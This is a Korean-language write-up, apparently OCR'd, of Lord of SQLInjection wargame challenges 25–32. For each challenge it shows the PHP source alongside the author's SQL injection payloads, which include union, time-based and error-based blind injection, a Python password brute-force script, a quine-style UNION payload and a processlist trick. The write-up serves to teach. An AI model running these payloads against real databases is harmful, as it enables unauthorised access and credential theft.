
25



query : **select id,pw from prob_green_dragon where id='₩' and pw='or id = admin#'**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#'|#"/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#.|#'|#"/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id,pw from prob_green_dragon where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']){
    if(preg_match('/prob|_|#.|#'|#"/i', $result['id'])) exit("No Hack ~_~");
    if(preg_match('/prob|_|#.|#'|#"/i', $result['pw'])) exit("No Hack ~_~");
    $query2 = "select id from prob_green_dragon where id='{$result[id]}' and pw='{$result[pw]}'";
    echo "<hr>query2 : <strong>{$query2}</strong><hr><br>";
    $result = mysqli_fetch_array(mysqli_query($db,$query2));
    if($result['id'] == "admin") solve("green_dragon");
  }
  highlight_file(__FILE__);
?>
```

id 가 admin이면 통과된댔는데 안됐다. 이후, query2가 있는걸 확인했다.


query : **select id,pw from prob_green_dragon where id='₩' and pw='union select 1,2#'**

query2 : **select id from prob_green_dragon where id='1' and pw='2'**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#'|#"/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#.|#'|#"/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id,pw from prob_green_dragon where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']){
    if(preg_match('/prob|_|#.|#'|#"/i', $result['id'])) exit("No Hack ~_~");
    if(preg_match('/prob|_|#.|#'|#"/i', $result['pw'])) exit("No Hack ~_~");
    $query2 = "select id from prob_green_dragon where id='{$result[id]}' and pw='{$result[pw]}'";
    echo "<hr>query2 : <strong>{$query2}</strong><hr><br>";
    $result = mysqli_fetch_array(mysqli_query($db,$query2));
    if($result['id'] == "admin") solve("green_dragon");
  }
  highlight_file(__FILE__);
?>
```


union select를 이용하여 1과 2를 입력하여 query를 불러보았다.
입력값을 이용하여2번째 query의 id에 admin을 넣어야된다는 결론에 도달했다.

admin이라는 글자를 0x61646d696e로 바꾸고, 이걸 다시 hex로 2중변환하였다.



26

내가 입력할 수 있는 id의 길이가 7로 제한되어있다. 뭔짓을 해도 쿼리가 8자 이상으로 올라가버리기에 검색을 했다.ㅠㅠ




```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#./i', $_GET['id'])) exit("No Hack ~_~");
  if(strlen($_GET['id']) > 7) exit("too long string");
  $no = is_numeric($_GET['no']) ? $_GET['no'] : 1;
  $query = "select id from prob_red_dragon where id='{$_GET['id']}' and no={$no}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result['id']}</h2>";

  $query = "select no from prob_red_dragon where id='admin'"; // if you think challenge got wrong
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['no'] === $_GET['no']) solve("red_dragon");
  highlight_file(__FILE__);
?>
```

''||no>#으로 입력을 하고 줄바꿈을 이용한 쿼리 실행을 노려보았다.(위의 스크린샷에는 줄바꿈이 없지만, =과 정수사이에 줄바꿈이 있다.)

los.rubiya.kr/chall/red_dragon_b787de2bfe6bc3454e2391c4e7bb5de8.php?id=%27||...


query : **select id from prob_red_dragon where id=''||no>#' and no= 1**

Hello admin

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#./i', $_GET['id'])) exit("No Hack ~_~");
  if(strlen($_GET['id']) > 7) exit("too long string");
  $no = is_numeric($_GET['no']) ? $_GET['no'] : 1;
  $query = "select id from prob_red_dragon where id='{$_GET['id']}' and no={$no}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result['id']}</h2>";

  $query = "select no from prob_red_dragon where id='admin'"; // if you think challenge got wrong
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['no'] === $_GET['no']) solve("red_dragon");
  highlight_file(__FILE__);
?>
```

이걸 이용해서 대소를 계속 비교하는것으로 답을 구할수 있겠다.




```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#./i', $_GET['id'])) exit("No Hack ~_~");
  if(strlen($_GET['id']) > 7) exit("too long string");
  $no = is_numeric($_GET['no']) ? $_GET['no'] : 1;
  $query = "select id from prob_red_dragon where id='{$_GET['id']}' and no={$no}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result['id']}</h2>";

  $query = "select no from prob_red_dragon where id='admin'"; // if you think challenge got wrong,
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['no'] === $_GET['no']) solve("red_dragon");
  highlight_file(__FILE__);
?>
```

노가다로 up and down 게임 하듯이 찾아냈다.

27

query : **select id from prob_blue_dragon where id='' and pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#./i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#./i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_blue_dragon where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(preg_match('/#'|###/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/#'|###/i', $_GET[pw])) exit("No Hack ~_~");
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_blue_dragon where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("blue_dragon");
  highlight_file(__FILE__);
?>
```

슬래쉬를 이용한 필터링이다. 그런데 쿼리를 먼저 실행한 뒤 필터링하고 결과를 출력하고있다.

query : **select id from prob_blue_dragon where id='admin' and pw='D948B8A0'**

Hello admin

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#./i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#./i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_blue_dragon where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(preg_match('/#'|###/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/#'|###/i', $_GET[pw])) exit("No Hack ~_~");
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_blue_dragon where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("blue_dragon");
  highlight_file(__FILE__);
?>
```

이걸 어떻게 이용할까 고민한 결과, sleep함수를 이용하여 시간을 이용하기로 했다.(스크린샷을 빼먹었네요)
쿼리는
?id=1 & pw='or id='admin' and if(substr(pw,"+str(i)+",1)="+hex(j)+",sleep(3),0)%23으로 했다.(아마 이걸로 했었을겁니다)
이렇게 실행하고 수행시간(현재시간- 최초에 실행할때의 시간) 이 3초가 넘을경우 비밀번호가 맞는걸로 했는데... 비밀번호가 맞다는데 왜 클리어가 안뜰까요?

query : **select id from prob_blue_dragon where id='admin' and pw='d948b8a0'**

Hello admin

BLUE_DRAGON Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#./i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#./i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_blue_dragon where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(preg_match('/#'|###/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/#'|###/i', $_GET[pw])) exit("No Hack ~_~");
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_blue_dragon where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("blue_dragon");
  highlight_file(__FILE__);
?>
```

소문자로 바꿨더니 클리어가 됩니다. 뭐야이게 ㅂㄷㅂㄷ

28

https://los.rubiya.kr/chall/frankenstein_b5bab23e64777e1756174ad33f14b5db.php?

query : **select id,pw from prob_frankenstein where id='frankenstein' and pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(|#)|union/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id,pw from prob_frankenstein where id='frankenstein' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(mysqli_error($db)) exit("error");

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_frankenstein where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("frankenstein");
  highlight_file(__FILE__);
?>
```

이번엔 필터링이 괄호가 필터링이 되어있다. 괄호없이 sql 을 실행해야한다.

이전에 풀었던 문제처럼 case를 이용하여 조건문을 할수 있을것이라 예상한다.


또한 like를 이용하면 pw를 추출해낼 수 있다.

그런데 이번꺼는 hello admin이나 hello guest를 출력해주지 않는것같다. 이럴때는 error based blind sql을 해보자.

query : **select id,pw from prob_frankenstein where id='frankenstein' and pw='1'or case when id='admin' and pw like 'a%' then 9e307*2 else 0 end'**

error

9e307*2를 하면 에러가 발생한다는 것을 찾았다(검색)



```
start = time.time()
res = requests.get(url,cookies= cookies)
print(str(i))
if ((time.time()-start)>3):
    pwlen = i

    print("Password Length:",pwlen)

    break


print("length find end"):'''
pwd=""
check = 0
pwlen=99;
for j in range(1,pwlen+1):
    for i in range(48,128):
        print(chr(i))
        print(pwd+chr(i))

        a= "https://los.rubiya.kr/chall/frankenstein_b5bab23e64777e1756174ad33f14b5db.php"
        url = a+ "?pw=' or id='admin' and case when pw like '"+pwd+chr(i)+"%' then 1 else 9e300*9e300 end-- x "
        res = requests.get(url,cookies = cookies)
        print(url)
        print(res.text)
        if ('<br>error' not in res.text):
            pwd += chr(i)
            print("Found it: ",pwd)
            break
```

for j in range(1,pwlen+1) › for i in range(48,128) › if ('
error' not in res.text)

sql × sql_anothe ×

```
Found it:  ODC4EFBB_OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
0
ODC4EFBB_OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
https://los.rubiya.kr/chall/frankenstein_b5bab23e64777e1756174ad33f14b5db.php?pw=' or id='admin' and case when pw like 'ODC4EFBB_OO
No Hack ~_~
Found it:  ODC4EFBB_OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
0
ODC4EFBB_OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
```

돌려놓고 좀 오래 기다렸더니 너무 길게 찾은것같다.

los.rubiya.kr/chall/frankenstein_b5bab23e64777e1756174ad33f14b5db.php?pw=0dc...

query : **select id,pw from prob_frankenstein where id='frankenstein' and pw='0dc4efbb'**

FRANKENSTEIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(|#)|union/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id,pw from prob_frankenstein where id='frankenstein' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(mysqli_error($db)) exit("error");

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_frankenstein where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("frankenstein");
  highlight_file(__FILE__);
?>
```

이번에도 대소문자를 바꿔줬더니 클리어!

29

los.rubiya.kr/chall/phantom_e2e30eaf1c0b3cb61b4b72a932c849fe.php

ip	email
127.0.0.1	**********

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect("phantom");

  if($_GET['joinmail']){
    if(preg_match('/duplicate/i', $_GET['joinmail'])) exit("nice try");
    $query = "insert into prob_phantom values(0,'{$_SERVER[REMOTE_ADDR]}','{$_GET[joinmail]}')";
    mysqli_query($db,$query);
    echo "<hr>query : <strong>{$query}</strong><hr>";
  }

  $rows = mysqli_query($db,"select no,ip,email from prob_phantom where no=1 or ip='{$_SERVER[REMOTE_ADDR]}'");
  echo "<table border=1><tr><th>ip</th><th>email</th></tr>";
    while(($result = mysqli_fetch_array($rows))){
    if($result['no'] == 1) $result['email'] = "**********";
    echo "<tr><td>{$result[ip]}</td><td>".htmlentities($result[email])."</td></tr>";
  }
  echo "</table>";

  $_GET[email] = addslashes($_GET[email]);
  $query = "select email from prob_phantom where no=1 and email='{$_GET[email]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['email']) && ($result['email'] === $_GET['email']))
{ mysqli_query($db,"delete from prob_phantom where no != 1"); solve("phantom"); }
  highlight_file(__FILE__);
?>
```


email주소를 뚫어내면 되는것같다.
joinmail을 통해서 새로운 메일을 입력받고있다.

los.rubiya.kr/chall/phantom_e2e30eaf1c0b3cb61b4b72a932c849fe.php?joinmail=test...

query : **insert into prob_phantom values(0,'221.140.142.121','test4'),(0,'221.140.142.121','test5')**

ip	email
127.0.0.1	**********
221.140.142.121	test
221.140.142.121	test2
221.140.142.121	test3
221.140.142.121	test4
221.140.142.121	test4
221.140.142.121	test5

joinmail에 입력을 2개 동시에 받을 수 있는것을 확인했다. 이제 test5대신 저 별로 되어있는 곳을 select로 직접 이메일에 출력되도록 해보자.



no에 1을 주고 select 를 이용하여 값을 직접 참조했다.

30

los.rubiya.kr/chall/ouroboros_e3f483f087c922c84373b49950c212a9.php?pw=1%27or%201=1%23

query : **select pw from prob_ouroboros where pw='1'or 1=1#'**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|rollup|join|@/i', $_GET['pw'])) exit("No Hack ~_~");
  $query = "select pw from prob_ouroboros where pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['pw']) echo "<h2>Pw : {$result[pw]}</h2>";
  if(($result['pw']) && ($result['pw'] === $_GET['pw'])) solve("ouroboros");
  highlight_file(__FILE__);
?>
```

뭐지 하고 엄청 단순하게 해봤는데 역시나 안된다... 이 문제는 사실 꽤 오래 연구를 해봤는데도 답을 구하지를 못했다. 결국 답을 봤는데도 답을 이해하질 못했다. 두 쿼리가 각각 따옴표를 기준으로 나뉘어 들어가는것까지는 알겠는데.. 도저히 어떤원리로 이런게 나오는지를 모르겠다.(설명이 필요합니다 ㅠㅠ 제가 푼게 아니예요)

query : **select pw from prob_ouroboros where pw='' UNION SELECT REPLACE(REPLACE('" UNION SELECT REPLACE(REPLACE("$",CHAR(34),CHAR(39)),CHAR(36),"$") AS id-- x',CHAR(34),CHAR(39)),CHAR(36),'" UNION SELECT REPLACE(REPLACE("$",CHAR(34),CHAR(39)),CHAR(36),"$") AS id-- x') AS id-- x'**

Pw : ' UNION SELECT REPLACE(REPLACE('" UNION SELECT REPLACE(REPLACE("$",CHAR(34),CHAR(39)),CHAR(36),"$") AS id-- x',CHAR(34),CHAR(39)),CHAR(36),'" UNION SELECT REPLACE(REPLACE("$",CHAR(34),CHAR(39)),CHAR(36),"$") AS id-- x') AS id-- x

OUROBOROS Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|rollup|join|@/i', $_GET['pw'])) exit("No Hack ~_~");
  $query = "select pw from prob_ouroboros where pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['pw']) echo "<h2>Pw : {$result[pw]}</h2>";
  if(($result['pw']) && ($result['pw'] === $_GET['pw'])) solve("ouroboros");
  highlight_file(__FILE__);
?>
```

31

query : **select pw from prob_zombie where pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect("zombie");
  if(preg_match('/rollup|join|ace|@/i', $_GET['pw'])) exit("No Hack ~_~");
  $query = "select pw from prob_zombie where pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['pw']) echo "<h2>Pw : {$result[pw]}</h2>";
  if(($result['pw']) && ($result['pw'] === $_GET['pw'])) solve("zombie");
  highlight_file(__FILE__);
?>
```

이것도 아까처럼 모양이 굉장히 단순하지만, 마찬가지로 간단한 sql로는 풀리지 않았다.
이쯤되니 슬슬 문제 풀 실마리를 찾는데 어려움을 겪고있습니다.

query : **select pw from prob_zombie where pw=''union select substr(info, 38, 71) from information_schema.processlist#'**

Pw : 'union select substr(info, 38, 71) from information_schema.processlist#

ZOMBIE Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect("zombie");
  if(preg_match('/rollup|join|ace|@/i', $_GET['pw'])) exit("No Hack ~_~");
  $query = "select pw from prob_zombie where pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['pw']) echo "<h2>Pw : {$result[pw]}</h2>";
  if(($result['pw']) && ($result['pw'] === $_GET['pw'])) solve("zombie");
  highlight_file(__FILE__);
?>
```

infomation_schema.processlist에는 직전에 실행했던 query를 저장하는 기능이 있다고 한다.
이걸 그대로 받아보면,processlist의 38~71번째 문자를 받아오는데, 즉 'union select substr(info,38,72)from information_schema.processlist#를 받아오게된다. 즉 1=1형태가 되어 참이 되게 된다.

32

los.rubiya.kr/chall/alien_91104597bf79b4d893425b65c166d484.php

query : **select id from prob_alien where no=**

query2 : **select id from prob_alien where no=''**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/admin|and|or|if|coalesce|case|_|#.|prob|time/i', $_GET['no'])) exit("No Hack ~_~");
  $query = "select id from prob_alien where no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $query2 = "select id from prob_alien where no='{$_GET[no]}'";
  echo "<hr>query2 : <strong>{$query2}</strong><hr><br>";
  if($_GET['no']){
    $r = mysqli_fetch_array(mysqli_query($db,$query));
    if($r['id'] !== "admin") exit("sandbox1");
    $r = mysqli_fetch_array(mysqli_query($db,$query));
    if($r['id'] === "admin") exit("sandbox2");
    $r = mysqli_fetch_array(mysqli_query($db,$query2));
    if($r['id'] === "admin") exit("sandbox");
    $r = mysqli_fetch_array(mysqli_query($db,$query2));
    if($r['id'] === "admin") solve("alien");
  }
  highlight_file(__FILE__);
?>
```

쿼리가 2개다. 그런데 뭔가 이상하다. exit과 solve의 조건이 같다. 어떤 쿼리를 넣어도 중간에 exit이 되면서 solve가 될 수 없을것이다. 처음부분에서는 admin이여야하고, 2,3번쨰에서는 admin이 아니여야하고, 4번째에서는 admin이여야한다. 복잡하다.

los.rubiya.kr/chall/alien_91104597bf79b4d893425b65c166d484.php?no=0%20union...

